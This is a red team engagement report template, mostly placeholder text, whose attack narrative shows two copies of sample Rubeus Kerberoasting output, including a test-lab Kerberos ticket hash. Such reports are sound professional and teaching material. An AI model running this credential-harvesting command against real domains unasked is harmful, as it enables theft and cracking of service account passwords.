i♥redteams

<<Report Title>>

<CLIENT NAME>
<Insert Date>

Executive Summary

I♥REDTEAMS, INC performed a Red Team engagement on <CLIENT NAME> domain from <DATES>.

The engagement performed by I♥REDTEAMS, INC employed real-world adversary techniques to target the systems under test. The sequence of activities in this approach involves open source intelligence (OSINT) collection, enumeration, exploitation, and attack in order to perform goal specific operational impacts.

The goals included:

- Goal 1
- Goal 2
- Goal 3
- Goal 4

Although Red Team engagements are focused on security weaknesses, several positive observations were made:

- Observation A
- Observation B
- Observation C
- Observation D

Specific observations for this assessment are outlined in the "Observations and Recommendations" section of this report. The following list is a brief summary of these observations:

- Observation A
- Observation B
- Observation C
- Observation D

A summary of goals and objectives achieved by I♥REDTEAMS, INC include the following:

- Goal 1 results
- Goal 2 results
- Goal 3 results
- Goal 4 results

I♥REDTEAMS, INC has provided specific recommendations for reducing the risks imposed by these issues in the "Observations and Recommendations" section of this report.

I♥REDTEAMS, INC appreciates the opportunity to support <CLIENT NAME> with its computer security. We look forward to assisting you and the <CLIENT NAME> IT Staff in future endeavors.

TABLE OF CONTENTS

Section Page

1 Methodology and Goals 1-1

2 Scenario and Scope 2-1

2.1 Scenario 2-1

2.2 Scope 2-1

3 Attack Narrative 3-1

3.1 Critical Step #1 3-1

3.2 Critical Step #2 3-2

3.3 Critical Step #3 3-2

4 Observations and Recommendations 4-1

4.1 Observation #1 4-1

4.2 Observation #2 4-1

4.3 Observation #3 4-2

5 Conclusion 5-2

1 METHODOLOGY AND GOALS

Red Team engagements performed by I♥REDTEAMS, INC employ real-world adversary techniques to target the systems under test. I♥REDTEAMS, INC uses a red team model emulating real adversary tools, techniques and procedures (TTPs) driven by attack scenarios and goals. Unlike a traditional penetration test, the red team model allows for the testing of the entire security scope of an organization to include people, processes and technology.

The three major Red Team phases were used during the engagement to accurately emulate a realistic threat. Get In, Stay In, and Act. The sequence of activities in this approach involves open source intelligence (OSINT) collection, enumeration, exploitation, and attack. Information gathered during OSINT collection is used in conjunction with passive and active enumeration. Enumeration information typically yields details about specific hardware, services, and software running on remote machines. The next phase involves analyzing all accumulated information to identify potential attack vectors. If a weakness can be exploited, operators attempt to obtain additional access into the network or system and to collect sensitive system information to create effects and demonstrate impact to the customer. Vetted tools, methodologies, and operator experience were employed to prevent unintentional disruption, degradation or denial of service to the customer.

The goals included:

- Goal 1
- Goal 2
- Goal 3
- Goal 4

2 SCENARIO AND SCOPE

2.1 SCENARIO

The Red Team engagement was based on the Assumed Breach Model utilizing external command and control. A coordinated phishing attack was used to begin the test and involved the support of a trusted agent. The coordinated phish was followed by a phishing attack against real-world users who did not have any knowledge of the engagement. The approach of the Assumed Breach Model allows the test to begin quickly and later use access gained from the phishing attack to validate actions.

2.2 SCOPE

The scope identified by <CLIENT NAME> is to include the subnet: 111.222.333.444/24.

Normal text Normal text Normal text Normal text Normal text Normal text Normal text Normal text Normal text Normal text Normal text

2.2.1 MISCELLANEOUS

Normal text Normal text

- List Bullet
- List Bullet
- List Bullet

2.2.1.1 MISCELLANEOUS

Normal text Normal text

3 ATTACK NARRATIVE

The following section outlines the sequence of events and highlights the key points during the engagement.




Figure 1: <DESCRIPTION>

3.1 CRITICAL STEP #1


Normal text Normal text Normal text Normal text Normal text Normal text Normal text Normal text Normal text Normal text Normal text

```
C:\Rubeus>Rubeus.exe kerberoast /rc4opsec

  _____          _
 (_____ \       | |
  ____) )_   _ | |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

 v1.4.0


[*] Action: Kerberoasting

[*] Using 'tgtdeleg' to request a TGT for the current user
[*] Searching the current domain for Kerberoastable users
[*] Searching for accounts that only support RC4_HMAC, no AES

[*] Found 5 user(s) to Kerberoast!

[*] SamAccountName         : harmj0y
[*] DistinguishedName      : CN=harmj0y,CN=Users,DC=testlab,DC=local
[*] ServicePrincipalName   : asdf/asdfasdf
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash                   : $krb5tgs$23$*harmj0y$testlab.local$asdf/asdfasdf*$B0A42
                             59$0346535C11F1FAA31C50B46604F08091AC09EE66F681675AE220
                             DFB7BB857F0980C35C04F5970F4CC86D55C7C855C41B782F54FB4F
```

Figure 1: <DESCRIPTION>

3.2 CRITICAL STEP #2

Normal text Normal text Normal text Normal text Normal text Normal text Normal text Normal text Normal text Normal text Normal text



```
C:\Rubeus>Rubeus.exe kerberoast /rc4opsec

  _____       _
 (_____ \     | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

 v1.4.0


[*] Action: Kerberoasting

[*] Using 'tgtdeleg' to request a TGT for the current user
[*] Searching the current domain for Kerberoastable users
[*] Searching for accounts that only support RC4_HMAC, no AES

[*] Found 5 user(s) to Kerberoast!

[*] SamAccountName         : harmj0y
[*] DistinguishedName      : CN=harmj0y,CN=Users,DC=testlab,DC=local
[*] ServicePrincipalName   : asdf/asdfasdf
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash                   : $krb5tgs$23$*harmj0y$testlab.local$asdf/asdfasdf*$B0A42
                             59$0346535C11F1FAA31C50B46604F08091AC09EE66F681675AE220
                             DEB7BB8557E0980C35C04E5970E4CC86D55C7C855C41B782E54EB4E
```

Figure 2: <DESCRIPTION>

3.3 CRITICAL STEP #3

Normal text Normal text Normal text Normal text Normal text Normal text Normal text Normal text Normal text Normal text Normal text

4 OBSERVATIONS AND RECOMMENDATIONS

The following section is intended to discuss specific scenarios that contributed to the compromise. The observations might be individually exploitable, an element of the overall compromise, or serve as a condition that directly impacts the ability to move laterally, escalate privileges, or persist.

4.1 OBSERVATION #1

Normal text Normal text Normal text

Normal text Normal text Normal text